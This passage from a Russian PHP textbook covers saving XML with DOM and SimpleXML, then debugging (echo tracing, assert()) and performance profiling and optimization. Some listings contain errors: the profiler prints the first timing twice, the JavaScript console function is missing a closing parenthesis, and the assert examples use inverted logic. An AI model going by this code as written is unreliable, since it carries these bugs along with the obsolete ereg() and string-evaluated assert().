- Если ваши данные хранятся в последовательности строк или других обычных объектах, запишите XML-элементы и данные, если это необходимо, в дисковый файл, используя стандартные функции вывода PHP, точно так же, как и при сохранении текстовых данных в любом другом файле.
- Если ваши данные хранятся в специализированном объекте, созданном для работы с XML-данными, например, в объекте `DomDocument` (расширение DOM) или `SimpleXMLElement` (расширение SimpleXML), вызовите уникальную функцию или свойство расширения для записи дерева объекта в XML-файл на диске.

Функции и свойства для хранения XML-объектов в виде файлов

Если вы видоизменили данные в объектах XML, которые находятся под управлением расширений PHP, например, DOM или SimpleXML, и хотите записать эти видоизмененные деревья XML в текстовые XML-файлы, воспользуйтесь для преобразования или вывода одной из функций или свойств, представленных в табл. 9.11.

Таблица 9.11. Функции и свойства для сохранения XML-данных

Функция или свойство	*Расширение*	*Примечание к использованию*
`$object->asXML()`	SimpleXML	Возвращает форматированную строку, содержащую весь XML-документ, хранящийся в объекте `SimpleXMLElement $object`; впоследствии ее можно будет сохранить в текстовом файле.
`$object->save()`	DOM	Записывает дерево DOM XML, содержащееся в объекте `DomDocument $object`, в текстовый файл, имя которого указано в передаваемой строке.
`$object->saveXML()`	DOM	Возвращает форматированную строку, содержащую весь XML-документ, хранящийся в объекте `DomDocument $object`; впоследствии ее можно будет сохранить в текстовом файле.
`$object->saveHTML()`	DOM	Возвращает форматированную строку, содержащую весь XML-документ, хранящийся в объекте `DomDocument $object`, используя форматирование в стиле HTML; впоследствии ее можно будет сохранить в текстовом файле.
`$object->saveHTMLFile()`	DOM	Записывает дерево DOM XML, содержащееся в объекте `DomDocument $object`, используя форматирование в стиле HTML, в текстовый файл, имя которого указано в передаваемой строке.
`$object->dump_file()`	DOM XML	Записывает дерево DOM XML, содержащееся в объекте `DomDocument $object`, в текстовый файл, имя которого указано в передаваемой строке.
`$object->dump_mem()`	DOM XML	Возвращает форматированную строку, содержащую весь XML-документ, хранящийся в объекте `DomDocument $object`; впоследствии ее можно будет сохранить в текстовом файле.

Резюме

Язык XSLT (XML Stylesheet Language for Transformations – язык стилевых таблиц XML для преобразований) используется для преобразования XML-документов, содержащих информацию, формат которой отличается от HTML, в HTML-документы, пригодные для отображения в окне Web-браузера, в соответствии с правилами, заданными в таблице стилей XSLT.

В зависимости от используемой версии PHP и набора расширений, скомпилированных вместе с бинарным кодом PHP, можно использовать одно из нескольких инструментальных средств для преобразования XML-документов с помощью таблиц стилей XSLT.

- Расширение DOM XML, выбранное Red Hat и некоторыми другими производителями, является расширением PHP 4, способным работать с деревьями XML-объектов общего назначения и преобразовывать эти деревья посредством таблиц стилей XSLT. Это расширение является гибким, но более сложным по сравнению с расширением XSLT для PHP 4.
- Расширение XSLT является расширением PHP 4, созданным специально для упрощения XSLT-преобразований XML-документов. Таким образом, оно является быстрым и простым, однако иногда бывает необходимо повторно компилировать PHP и включать поддержку расширения, прежде чем его использовать.
- Для пользователей PHP 5 расширения DOM и XSL предлагают гибкую, логически согласованную концепцию обработки деревьев XML-объектов и таблиц стилей XSL, а также правильно построенных XHTML-документов.

Расширение SimpleXML, которое также было рассмотрено в этой главе, предлагает недоработанный, но в то же время мощный вариант интерфейса для XML-данных. Используя SimpleXML, вы можете обращаться к элементам в XML-документах как к свойствам объектов SimpleXML, и можете работать с этими элементами, их значениями и атрибутами точно так же, как и с другими элементами или объектами в PHP.

Ссылки

В следующих источниках вы сможете найти большое количество информации по таблицам стилей XSLT вообще и по модулям PHP, рассмотренным в этой главе: DOM XML, XSLT, DOM, XSL и SimpleXML.

- XSL Transformations (XSLT) Version 1.0 – рекомендация консорциума W3C, датированная 16 ноября 1999 года, полностью описывает тип XSLT-документа.

  `http://www.w3.org/TR/1999/REC-xslt-19991116`

- PHP Manual XXVI. DOM XML Functions – подробная информация о компиляции и использовании расширения DOM XML для PHP 4.

  `http://www.php.net/domxml`

- PHP Manual CXXVII. XSLT Functions – подробная информация о компиляции и использовании расширения XSLT для PHP 4.

  `http://www.php.net/xslt`

- PHP Manual XXV. DOM Functions – подробная информация о компиляции и использовании расширения DOM для PHP 5.

  `http://www.php.net/dom`

- PHP Manual CXXVI. XSL Functions – подробная информация о компиляции и использовании расширения XSL для PHP 5.

  `http://www.php.net/xsl`

ГЛАВА

10

Отладка и оптимизация

В ЭТОЙ ГЛАВЕ...

- Отладка PHP-сценариев
- Оптимизация PHP-сценариев

В определенный момент стало ясно, что практически каждый человек сможет изучить синтаксис и грамматику языка программирования, и этого будет достаточно, чтобы написать программу. Однако с увеличением размеров приложений и проектов одного понимания кода будет недостаточно. Известно множество способов сокращения ошибок в приложениях и оптимизации кода, направленной на достижение максимальной производительности. Цель этой главы – рассказать об основах процессов отладки и оптимизации сценариев и особенностях их использования в приложениях.

Отладка PHP-сценариев

Обнаружение и устранение ошибок при написании программ является обычным делом, не зависящим от языка программирования, выбранного для написания программ. В отличие от многих платформ разработки, отладка Web-приложений порой представляет собой очень сложную задачу. Однако, как вы сами скоро сможете убедиться, для этой цели существует множество различных инструментальных средств (как платных, так и свободно распространяемых) и большое количество методов, которые будут для вас чрезвычайно полезными.

В процессе написания программы на любом языке программирования могут возникать ошибки, которые можно разделить на две категории: синтаксические и логические. Синтаксические ошибки обнаружить несложно, так как они всегда связаны с ошибками, которые программист допускает в ходе написания кода программы. К ним можно отнести пропуски точек с запятой или скобок, простые опечатки и другие ошибки, имеющие отношение к синтаксису. Поскольку большинство синтаксических ошибок делают невозможным выполнение программы, обнаружить их обычно бывает не очень сложно. Напротив, ошибки другого рода – логические – могут быть трудноуловимыми. Логическая ошибка не всегда обнаруживается сразу, поскольку ваше приложение может отработать без видимых сбоев 90 процентов времени, а сбой может произойти только при определенных обстоятельствах. Как вы сами в этом сможете убедиться, львиная доля рассказа об отладке сценариев будет посвящена способам и инструментам обнаружения и устранения логических ошибок.

Ошибки, связанные с синтаксисом

В любом приложении проще всего обнаружить синтаксические ошибки. Они всегда приводят к возникновению ошибок определенного рода и, как правило, становятся причиной полного останова сценария. Многие ошибки, связанные с синтаксисом, сопровождаются выводом сообщения следующего характера:

```
PHP Parse error: parse error, unexpected ??? in <filename> on line
<line_number>
```

```
Ошибка разбора PHP: ошибка разбора, неожиданное ??? в <filename> строка
<line_number>
```

Здесь, метка ??? может представлять различные значения, `<filename>` – имя файла, в котором была обнаружена ошибка, а `<line_number>` – это номер строки, в которой была обнаружена ошибка.

НА ЗАМЕТКУ

В синтаксических ошибках ??? представляет текущую лексему. Если вас интересуют типы встречаемых значений, обратитесь к документации по PHP; в ней вы найдете полный список всех лексем, доступных в PHP.

Важно отметить, что когда вы сталкиваетесь с ошибками подобного рода, PHP может сообщить только, где была обнаружена ошибка, хотя это вовсе не означает, что ошибка находится именно там. Поэтому в случае возникновения синтаксических ошибок следует помнить, что номер строки, которую PHP отмечает как строку, вызвавшую сбой, может быть неточным. Предположим, что была допущена следующая ошибка: управляющий блок начинается с открывающей фигурной скобки, а закрывающая скобка пропущена. В этом случае PHP сообщит об ошибке синтаксического анализа, обнаруженной в строке с несуществующим номером (строки с таким номером в файле нет – она может находиться только за пределами файла). Таким образом, пытаясь отслеживать ошибки, связанные с синтаксисом, старайтесь проверять свой код, начиная с той строки, в которой PHP впервые обнаружил ошибку.

Логические ошибки

Логические ошибки представляют то, что большинство программистов называют "программными ошибками" (bugs), поскольку они приводят к неправильному выполнению приложения. К сожалению, невозможно научить какому-то одному способу проверки кода, гарантирующему отсутствие в нем ошибок. Наоборот, чтобы обнаружить логические ошибки, необходимы хорошо себя зарекомендовавшие практические приемы, полезные методы, знание самого кода и опыт. Поскольку в одной этой главе (да и во всей книге в целом) невозможно научить произвольно выбранному фрагменту кода или поделиться накопленным опытом, мы займемся рассмотрением наилучших практических советов и полезных методов отладки.

Как не допустить возникновения ошибок

Как и при создании какого-нибудь предмета, самый надежный способ получения положительного результата заключается в тщательном планировании своей работы. Поэтому в начале создания любого приложения важно определиться с тем, каким образом это будет происходить. Составить план работы можно любым удобным для вас способом – можно использовать UML (Unified Modeling Language – унифицированный язык моделирования), можно составить подробный проектный документ, а можно просто держать в памяти хорошую идею. Здесь важно не то, в каком виде существует план, а то, что он действительно существует. Какая цель стоит перед сценарием, который вы хотите написать? Знаете ли вы точно, что будет включено в него? Имеется ли у вас хотя бы приблизительное представление о том, каким образом можно реализовать данный сценарий? Любой грамотный разработчик сначала ответит на эти вопросы, а затем приступит к написанию первой строки кода. Может, это и выглядит как пустая трата времени, однако время, потраченное на разрешение этих вопросов перед написанием сценария, с лихвой окупит себя во время отладки.

После того как вы составите план, еще один надежный метод отладки тоже не имеет ничего общего с самим кодом. Наоборот, он связан с выработкой стиля написания программ, которого вы будете придерживаться при написании кода. Какие имена вы будете присваивать переменным и функциям? Сколько пробелов вы будете ставить вместо отступов для каждого блока кода? Хотя эти вопросы являются тривиальными и необязательными при написании небольших сценариев, в больших сценариях дело обстоит иначе — в процессе написания управлять ими становится все труднее, поэтому в них обязательно будут возникать ошибки, если не выработать стандартный способ написания кода.

И последний, но не менее важный вопрос, который в первую очередь касается больших проектов, связан с документированием. Со временем, когда размеры сценариев растут, можно очень быстро забыть, для чего именно предназначалась та или иная функция или когда производится ее вызов. Не ленитесь комментировать свой код! С другой стороны, не допускайте и чрезмерного использования комментариев. У каждого программиста есть собственный стиль написания комментариев (а также стили форматирования, используемые в системах документации, например PHPDoc), однако в общем случае комментарий следует ограничивать описанием функции и краткими внутристрочными комментариями, если в этом есть необходимость. Комментируя свой код, когда трудно понять логику приложения при первом рассмотрении; вы достигаете двух целей — ваше приложение становится более простым и понятным, а вы тем временем начинаете анализировать его код, обнаруживая свои неточности до того, как ваше приложение будет готово к окончательному представлению.

Простая трассировка сценария

К сожалению, независимо от того, насколько хорошим является проект определенного сценария или приложения, насколько талантливым или опытным является программист — любой код довольно большого объема всегда будет содержать ошибки. Найти логические ошибки, как уже говорилось, порой бывает очень трудно, и на это может уйти много времени. Хотя самым надежным средством обнаружения логических ошибок является приобретенный опыт, в арсенале PHP есть кое-какие методы, которые могут помочь любому программисту, приступающему к процессу отладки.

При отладке своих сценариев вы должны помнить в первую очередь о следующем: чтобы исправить ошибку, нужно сначала выяснить причину ее возникновения. Если вы не можете понять, почему определенный блок кода работает не так, как было задумано, то любые попытки исправить эту ошибку могут привести к возникновению новых ошибок. Чтобы выяснить причину появления определенной ошибки в своем коде, сначала необходимо посмотреть, что именно делает ваше приложение. Для такого языка программирования, как PHP, сделать это иногда бывает непросто, поскольку сценарии могут запускаться на сервере, который находится в другой половине земного шара, поэтому стандартные средства отладки оказываются бесполезными.

Хотя большинство распространенных средств отладки не подходят для работы с PHP-сценариями, некоторые функции и способы все же можно использовать, дабы упростить процесс отладки. Первой из них является любая из стандартных функций вывода, например `echo` или `printf`. Идея проста — если вам интересно знать, как проходит работа вашего приложения, или если вы хотите узнать значение опреде-

ленной переменной, воспользуйтесь оператором вывода, например echo, как показано в листинге 10.1.

Листинг 10.1. Трассировка "для бедняков"

```
<?php
   $foo = rand(1,10);
   echo "Значение \$foo: $foo<BR />";
   if($foo > 5) {
      echo "Добро пожаловать на сайт!<BR />";
   }
?>
```

В листинге 10.1 приводится простой пример того, что в шутку называется трассировкой "для бедняков". Очевидно, что использование подобного способа отладки имеет существенный недостаток, который необходимо устранить. Начинающих программистов очень скоро станет раздражать необходимость ставить оператор echo за оператором echo (а затем каждый из них удалять), чтобы проследить работу своего сценария. Решение, которое позволит облегчить эту проблему как минимум наполовину, заключается в том, чтобы помещать каждое сообщение процесса отладки в условный оператор и включать или выключать эти сообщения с помощью константы, как показано в листинге 10.2.

Листинг 10.2. Улучшенный вариант трассировки "для бедняков"

```
<?php
   define('DEBUG', true);
   $foo = rand(1,10);
   debug("Значение \$foo: $foo<BR />");
   if($foo > 5) {
      echo "Добро пожаловать на сайт!<BR />";
   }
   function debug($dbgmsg) {
      if(DEBUG) {
         echo $dbgmsg;
      }
   }
?>
```

В листинге 10.2 предложен несколько улучшенный вариант трассировки "для бедняков", в котором создается функция debug(), обрабатывающая вывод любых сообщений процесса отладки, проверяя сначала, равна ли константа DEBUG значению true. Этот вариант позволяет более-менее эффективно отслеживать ход выполнения сценария, не доводя процесс проверки сценария до сплошного кошмара. Мы можем сделать этот вариант еще лучше, если будем регистрировать сообщения процесса отладки в файле и отображать их во всплывающем окне, используя некоторые магические приемы JavaScript, как показано далее в листинге 10.3.

Листинг 10.3. Вариант трассировки "для бедняков" стал еще лучше

```
<?php
   define('DEBUG', true);
```

```
   $foo = rand(1,10);
   debug("Значение \$foo: $foo<BR />");
   if($foo > 5) {
      echo "Добро пожаловать на сайт!<BR />";
   }
   function debug($dbgmsg) {
      if(!DEBUG) return;
      error_log($dbgmsg);
      $dbgmsg = addslashes(htmlentities($dbgmsg));
      $dbgmsg = nl2br($dbgmsg);
      $dbgmsg = str_replace("\n", "", $dbgmsg);
      $dbgmsg = str_replace("\r", "", $dbgmsg);
   ?>
   <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
      <!--
      debug_console("<PRE><?php echo $dbgmsg; ?></PRE>");
      //-->
   </SCRIPT>
   <?php
   }
?>
```

НА ЗАМЕТКУ

Хотя это и не очевидно на первый взгляд, причина, по которой выполняется столько манипуляций с отладочным сообщением в этом примере, объясняется желанием избежать возникновения ошибок в JavaScript при работе с последовательностями строк. В JavaScript все строки должны быть представлены в одной строке, поэтому необходимо удалять все разделители строк.

В листинге 10.3 наш верный и проверенный способ отладки был усовершенствован за счет регистрации отладочной информации с помощью PHP-функции `error_log()` и отображения ее в отдельном всплывающем окне с помощью JavaScript-кода. Однако чтобы код, представленный в листинге 10.3, мог работать, необходимо определить JavaScript-функцию `debug_console()` где-нибудь в выходных HTML-данных. Далее представлен фрагмент кода функции `debug_console()`, который использовался в этом примере:

```
<SCRIPT LANGUAGE="JavaScript">
<!--
function debug_console(content) {
   top.consoleRef=window.open('','myconsole',
                              'width=640,height=350'
                              +',menubar=0'
                              +',toolbar=0'
                              +',status=0'
                              +',scrollbars=1'
                              +',resizable=1')
   top.consoleRef.document.writeln(
       '<html><head><title>My Debugging Console</title></head>'
```

```
        +'<body bgcolor=white onLoad="self.focus()">'
        +content
        +'</body></html>'
    }
//-->
</SCRIPT>
```

Использование утверждений в PHP

Другим потенциально полезным способом отладки приложений, написанных на PHP, является использование *утверждений* (assertion), которые широко применяются и в других языках программирования. Утверждениями называются операторы, которые вы определяете в своих сценариях и которые всегда должны иметь значение `true` или `false`. Хотя они и не предназначены для того, чтобы быть использованными при обычном выполнении вашего сценария, утверждения могут оказаться довольно-таки полезными для проведения так называемых "санитарных проверок", позволяющих убедиться в том, что переменные в приложении имеют, по крайней мере, реалистичные значения.

Причина, по которой утверждения могут быть полезными для этой задачи в ходе разработки, заключается в простоте их конфигурирования в различных ситуациях. Например, помимо прочих полезных особенностей утверждения можно включать или выключать с помощью всего лишь одного вызова функции.

На практике утверждения используются в PHP в двух отдельных функциях, `assert()` и `assert_options()`, которые определяют, соответственно, утверждения и их поведение. Синтаксис функции `assert()` выглядит следующим образом:

```
assert($assertion);
```

где `$assertion` — это утверждение, требующее оценки. Его значением может быть либо строка, которая будет оценена как PHP-код, либо булевское выражение. В любом случае результат должен быть записан таким образом, чтобы он был равен значению `false`.

НА ЗАМЕТКУ

В общем случае параметр `$assertion` должен быть представлен в виде строки. Помимо того, что он станет более эффективным (поскольку он не будет оцениваться, если утверждения не будут разрешены), он позволит получить дополнительную информацию, если утверждение будет отклонено, в чем вы вскоре сможете убедиться.

Поскольку самый лучший способ понять смысл утверждений — увидеть их в действии, давайте рассмотрим небольшой PHP-сценарий, показанный в листинге 10.4.

Листинг 10.4. Использование функции `assert()`

```
<?php
   function add_odd_numbers($x, $y) {
      assert('!(($x % 2) && ($y % 2))');
      return ($x + $y);
   }
   $answer_one = add_odd_numbers(3, 5);
```

```
$answer_two = add_odd_numbers(2, 4);
echo "3 + 5 = $answer_one\n";
echo "2 + 4 = $answer_two\n";
?>
```

В этом простом примере определяется функция add_odd_numbers(), которая принимает два параметра, $x и $y, представляющие числа для выполнения операции сложения. Внутри этой функции помещено утверждение и в качестве параметра записана строка '!(($x % 2) && ($y % 2))'. Затем в оставшейся части сценария эта функция используется в двух вариантах: правильном и неправильном.

В результате выполнения сценария получается следующий вывод:

```
Warning: assert(): Assertion "!(($x % 2) && ($y % 2))" failed in
assert.php on line 4
3 + 5 = 8
2 + 4 = 6
```

Как можно видеть из этого вывода, использование функции assert() позволяет понять, что то, что подразумевалось быть равным true (передаваемые параметры представлены нечетными числами), оказалось равным false. В этом случае, как и предполагается по умолчанию, результатом является отображение предупреждающего сообщения времени выполнения:

```
Warning: assert(): Assertion "!(($x % 2) && ($y % 2))" failed in
assert.php on line 4
```

Это предупреждение указывает не только на место в дереве исходного кода, в котором утверждение было отклонено, но и показывает отклоненный оператор утверждения. Утверждения в PHP могут инициировать и многие другие события. Поведение утверждения контролируются функцией assert_options(), которая имеет следующий синтаксис:

```
assert_options($option [, $value]);
```

где $option — это одна из констант, перечисленных в табл. 10.1, а необязательный параметр $value представляет значение, которое должно быть присвоено этой константе. При выполнении функция assert_options() возвращает текущее значение для предложенной константы и, если это будет необходимо, присваивает константе новое значение. В табл. 10.1 представлены различные варианты конфигурирования утверждений.

Как видите, утверждения в PHP являются достаточно гибкими конструкциями и могут использоваться в разных ситуациях в процессе разработки и отладки PHP-приложений. Один из наиболее интересных примеров использования утверждений — это когда предусматривается использование функции обратного вызова (callback function). Зарегистрировав функцию обратного вызова, вы затем сможете обрабатывать отклоненные утверждения по своему усмотрению, упрощая, например, процесс автоматизированной проверки. Если использовать функцию обратного вызова утверждения, то функция assert() вызовет ее и предоставит три параметра: имя файла, в котором утверждение было отклонено, номер строки отклоненного утверждения и, если возможно, код отклоненного утверждения. Пример использования функции обратного вызова с утверждениями показан в листинге 10.5.

Таблица 10.1. Варианты утверждений

Имя константы	*Значение по умолчанию*	*Описание*
ASSERT_ACTIVE	true	Разрешены ли утверждения?
ASSERT_WARNING	true	Должны ли утверждения инициировать стандартные предупреждающие сообщения PHP?
ASSERT_BAIL	false	Должны ли невыполненные утверждения приводить к останову сценария?
ASSERT_QUIET_EVAL	false	Если во время оценки утверждения происходит ошибка при передаче строки, должно ли выводиться сообщение об ошибке?
ASSERT_CALLBACK	NULL	Имя функции, которая будет вызвана в случае отклонения утверждения.

Листинг 10.5. Использование обратного вызова утверждений

```
<?php
   assert_options(ASSERT_CALLBACK, "assert_failure");
   assert_options(ASSERT_WARNING, false);
   function assert_failure($filename, $line_num, $asserted_code) {
      $code = (empty($asserted_code)) ? "Неизвестный код" : $asserted_code;
      echo "Утверждение '$asserted_code' не удовлетворено в '$filename' " .
           "(строка: $line_num)\n";
   }
   function integer_divide($x, $y) {
      assert('!(is_long($x) && is_long($y))');
      return (int)($x / $y);
   }
   $answer = integer_divide(10, 6);
   echo "10 / 6 = $answer\n";
?>
```

Оптимизация PHP-сценариев

В процессе написания Web-приложений всегда необходимо заботиться о том, чтобы код приложения получился оптимальным и эффективным. Ведь все-таки задачей любого Web-сайта является обслуживание как можно большего количества пользователей, посещающих его. Хотя PHP и не является особо медленным как язык для написания сценариев, любой поток информации большого объема может нарушить работу вашего Web-сайта, если сценарии не будут в достаточной мере эффективными.

Как и в случае с отладкой, существует большое число инструментальных средств и способов оптимизации кода, каждый из которых по-своему полезен. Таким образом, самое лучшее, что можно сделать в любой отдельной главе, посвященной этой теме, это продемонстрировать основные общепринятые способы уменьшения объема кода и достижения максимальной его эффективности.

Секрет поиска оптимальных вариантов — построение профиля программы

В процессе оптимизации кода, вне зависимости от того, на каком языке программирования написан код, единственно важной задачей является поиск "узких мест" (bottleneck) в приложении. Ведь если вы не знаете, что именно является причиной замедления работы приложения (поиск этой причины называется профилированием, или построением профиля), справиться с проблемой будет невозможно.

Несмотря на существование большого количества профессиональных инструментальных средств, предназначенных для профилирования приложений, способы, на основе которых строится процесс оптимизации, можно реализовать с помощью самого простого PHP-сценария (исключение могут составлять интенсивно используемые приложения). Для удобства восприятия материала был написан такой сценарий, который можно использовать в качестве шаблона для решения основных задач профилирования (см. листинг 10.6). Этот сценарий будет использоваться для профилирования всех способов оптимизации, о которых будет говориться в этой главе.

Листинг 10.6. Базовый профилировщик PHP

```
<?php
   set_time_limit(0);
   class simple_profiler {
      private $start_time;
      private function get_time() {
         list($usec, $seconds) = explode(" ", microtime());
         return ((float)$usec + (float)$seconds);
      }
      function start_timer() {
         $this->start_time = $this->get_time();
      }
      function end_timer() {
         return ($this->get_time() - $this->start_time);
      }
   }
   $timer = new simple_profiler();
   /*******************************************
   * Вставьте здесь постоянный код инициализации
   *******************************************/
   $timer->start_timer();
   /*********************************
   * Вставьте здесь код для метода #1
   *********************************/
   $old_time = $timer->end_timer();
   $timer->start_timer();
   /*********************************
   * Вставьте здесь код для метода #2
   *********************************/
   $new_time = $timer->end_timer();
   echo "Метод #1 занял $old_time секунд.\n";
```

```
   echo "Метод #2 занял $old_time секунд.\n\n";
   if($old_time > $new_time) {
      $percent = number_format(100 - (($new_time / $old_time) * 100), 2);
      echo "Метод #2 был быстрее метода #1 на $percent%<BR/>\n";
   } else {
      $percent = number_format(100 - (($old_time / $new_time) * 100), 2);
      echo "Метод #1 был быстрее метода #2 на $percent%<BR/>\n";
   }
?>
```

В листинге 10.6 был определен простой класс, подходящий для большинства задач по профилированию программ — simple_profiler. С функциональной точки зрения код для построения профиля представляет собой ни что иное, как высокоточный измеритель времени, которое отводится на выполнение определенного сегмента PHP-кода. Остальная часть сценария служит в качестве шаблона, который можно использовать для сравнения двух различных способов, применяемых для выполнения одной и той же задачи, чтобы определить, какой из них выполняется быстрее.

Данный шаблонный сценарий имеет три сегмента, представляющие для нас интерес (эти сегменты обозначаются комментариями-заполнителями). Первый сегмент является сегментом инициализации, в котором удобно инициализировать части сценария, не участвующие в профилировании. В частности, этот сегмент будет полезен для создания фиктивных данных (если изучается обработка данных), включая файлы и прочее. Второй и третий сегменты служат в качестве заполнителей для самого изучаемого кода. Между этими двумя сегментами нет особой разницы за исключением того, что в каждом из них должен быть реализован отличающийся способ выполнения одной и той же задачи.

Во время выполнения сценария регистрируется количество времени, потраченного на выполнение каждого способа, и сравниваются результаты работы двух методов, что позволяет установить, какой из них работает быстрее. Чтобы понять, насколько один метод эффективнее другого, наряду со значением времени выполнения выводится процентное соотношение, показывающее общее улучшение.

В оставшейся части этого раздела главы код профилировщика из листинга 10.6 повторяться не будет.

Наиболее распространенные "узкие места" в PHP-коде и способы их устранения

На данном Web-сайте может существовать множество различных "узких мест". Чаще всего они могут быть связаны со следующими аспектами:

- Процессор.
- Оперативная память.
- Пропускная способность.
- Система хранения (жесткий диск).

Процесс устранения "узких мест" в ваших Web-приложениях для достижения наиболее высокой производительности не является простой задачей. Как будет показано

далее, устранение одного "узкого места" нередко происходит за счет появления других "узких мест". Например, почти все процессы оптимизации, расходующие незначительное количество ресурсов вашего компьютера, выполняются за счет дополнительного расходования оперативной памяти или пространства на жестком диске.

Именно из-за этой пространственно-временной сложности (если применить такой термин в отношении вычислительной техники) процессы оптимизации должны выполняться от случая к случаю и со строгим отношением к потреблению приложением ресурсов.

Особенно при работе с PHP разработчики допускают распространенные ошибки, которые приводят к созданию неэффективных программ или незапланированных "узких мест" в ресурсах. Иногда эти ошибки могут скрываться всего лишь в одной строке кода, а нередко они могут быть гораздо сложнее. В этой главе показаны некоторые наиболее распространенные ошибки оптимизации, допускаемые разработчиками, и предложены способы их устранения.

НА ЗАМЕТКУ

На характер выполнения каждого отдельного сценария влияют многие факторы. Важно помнить, что в любой момент измерения стандартное отклонение составляет, как правило, 5% в одну и другую сторону.

Регулярные выражения

Одной из наиболее распространенных ошибок оптимизации, допускаемых PHP-разработчиками, является чрезмерное или неправильное использование регулярных выражений в PHP-сценариях. По сравнению с другими операциями, связанными с работой с текстом, регулярное выражение является самой дорогой операцией, которая только может быть выполнена. Поэтому любое использование регулярных выражений должно сопровождаться с большой осторожностью. В качестве примера рассмотрим поиск 10 000 случайных строк, в которых встречается любая комбинация из трех символов от "a" до "g" (то есть "agb", "bbb", "cab" и так далее).

Будут сравниваться два варианта решения с применением регулярных выражений, осуществляемых с помощью функций `ereg()` и `preg_match()`. Давайте начнем с кода, который должен решить задачу с помощью функции `ereg()`:

```
for($i = 0; $i < 10000; $i++) {
   if(ereg(".*[abcdefg]{3}.*", $strings[$i])) {
      $found++;
   }
}
```

Эту же задачу можно решить с помощью функции `preg_match()`:

```
for($i = 0; $i < 10000; $i++) {
   if(preg_match("/.*[abcdefg]{3}.*/", $strings[$i])) {
      $found++;
   }
}
```

Если сравнить продолжительность работы этих двух методов (ereg() — это метод #1, а preg_match() — это метод #2), получим следующие результаты:

```
Метод #1 занял 0.21848797798157 секунд.
Метод #2 занял 0.15077900886536 секунд.
Метод #2 был быстрее метода #1 на 30.99%
```

Как видите, метод #2 (preg_match()) работал примерно на 30% быстрее, чем метод с использованием ereg(). Вообще, вы увидите, что функции preg_* всегда обрабатывают тексты быстрее, чем их аналоги ereg().

Хотя в некоторых случаях регулярные выражения являются единственным рациональным способом синтаксического анализа и обработки текста, чаще всего нерегулярные выражения работают заметно быстрее, нежели любое регулярное выражение. Особенно это относится к поиску или замене строковых констант. Чтобы продемонстрировать это на примере, рассмотрим профили preg_match() и strstr() для подсчета количества строк, содержащих подстроку jjj.

Для первого метода мы будем использовать регулярное выражение и функцию preg_match(), подобную той, которая применялась в предыдущем примере:

```
for($i = 0; $i < 10000; $i++) {
   if(preg_match("/.*jjj.*/i", $strings[$i])) {
      $found++;
   }
}
```

В качестве второго метода мы будем использовать функцию strstr(), которая производит поиск константной подстроки в строке:

```
for($i = 0; $i < 10000; $i++) {
   if(strstr($strings[$i], "jjj")) {
      $found++;
   }
}
```

Если измерить время выполнения каждого метода, будет получен следующий результат:

```
Метод #1 занял 0.11128091812134 секунд.
Метод #2 занял 0.05986499786377 секунд.
Метод #2 был быстрее метода #1 на 46.20%
```

Очевидно, что при увеличении производительности на 46% одного из регулярных выражений настоятельно рекомендуется использовать стандартные PHP-функции для работы со строками всегда, когда это возможно.

Инвариантная оптимизация циклов

В любом языке программирования цикл является одним из самых главных инструментов. Однако использование циклов может привести к заметному замедлению выполнения кода. Чтобы продемонстрировать это на примере, рассмотрим сценарий, который принимает строку и создает новый перетасованный вариант этой строки. Один из вариантов решения этой задачи показан ниже.

```
$shuffled = array();
for($i = 0; $i < (strlen($string)-1); $i++) {
   $shuffled[] = $string[rand(0, (strlen($string)-1))];
}
$new_string = implode($shuffled);
```

Обратите внимание на то, что в этом примере для каждой итерации цикла for вызывается функция strlen(). В данном случае возвращаемым значением функции strlen() является константа для этого цикла (инвариант), которая требует только одного вычисления. Метод #2 убирает вычисление функции strlen() из цикла, вычисляя значение один раз и присваивая результат переменной:

```
$str_len = strlen($string) -1 ;
$shuffled = array();
for($i = 0; $i < $str_len; $i++) {
   $shuffled[] = $string[rand(0, $str_len)];
}
$new_string = implode($shuffled);
```

Если сравнить время выполнения этих двух методов, будет получен следующий результат:

НА ЗАМЕТКУ

В отношении этого фрагмента кода следует сказать, что количество времени, потраченное на выполнение сегмента кода, было столь малым, что полученный результат оказался неточным. Чтобы получить более точные данные, методы пришлось выполнять по 100 раз.

```
Метод #1 занял 0.04446005821228 секунд.
Метод #2 занял 0.035489916801453 секунд.

Метод #2 был быстрее метода #1 на 20.18%
```

Как видите, иногда достаточно удалить из цикла вызов инвариантной функции, чтобы повысить производительность на 20%. Более того, невозможность обнаружения и удаления инвариантов из циклов может существенно снизить производительность приложения (особенно если они присутствуют в нескольких различных частях кода).

В данном случае инвариантное значение было вызвано для функции strlen(). Однако почти всегда оптимизировать нужно любое нескалярное значение, используемое внутри цикла. Далее приводится самый распространенный пример организации цикла с использованием значения массива (предполагая, что все переменные определяются соответствующим образом):

```
$myarray['myvalue'] = 1000000;
for($i = 0; $i < $myarray['myvalue']; $i++) {
   $count++;
}
```

Хотя функция и не вызывается, однако при каждом обращении к массиву $myarray необходимо выполнять поиск в хэш-таблице внутри цикла. Это гораздо медленнее, чем время, необходимое для обращения к скалярным значениям:

```
$myarray['myvalue'] = 1000000;
$myscalar = $myarray['myvalue'];
for($i = 0; $i < $myscalar; $i++) {
   $count++;
}
```

Если сравнить оба метода, получим следующий результат:

```
Метод #1 занял 3.676020026207 секунд.
Метод #2 занял 2.6184829473495 секунд.

Метод #2 был быстрее метода #1 на 28.77%
```

Как видите, почти 30-процентное повышение производительности достигается путем присваивания инвариантного значения массива скаляру во время работы цикла (это даже еще более впечатляющий вариант, чем при первоначальной оптимизации `strlen()`).

Оптимизации вывода

Пока что мы обсуждали только те способы оптимизации, которые были связаны лишь с использованием ресурсов центрального процессора (ЦП). Однако вопрос, связанный с оптимизацией вывода, относится не только к использованию ресурсов ЦП, но и к пропускной способности.

С пропускной способностью все просто: чем больше объем выводимой информации, тем выше должна быть пропускная способность. Во многих отношениях это не очень хорошо (медленная загрузка страниц, более высокие затраты и так далее). Хотя сокращение объема информации, которую должны будут выводить ваши сценарии, зависит главным образом от самого приложения, снизить требования к пропускной способности для любого приложения можно, если придерживаться следующих правил:

- Хранить код на стороне клиента (JavaScript, таблицы стилей) в отдельном файле, включаемом в каждую страницу.
- Использовать преимущество свойств HTML-дескрипторов, благодаря которым можно не дублировать атрибуты.
- Удалять все ненужные пробелы из выходной информации.
- Сжимать выходную информацию до того, как отправлять ее клиенту.

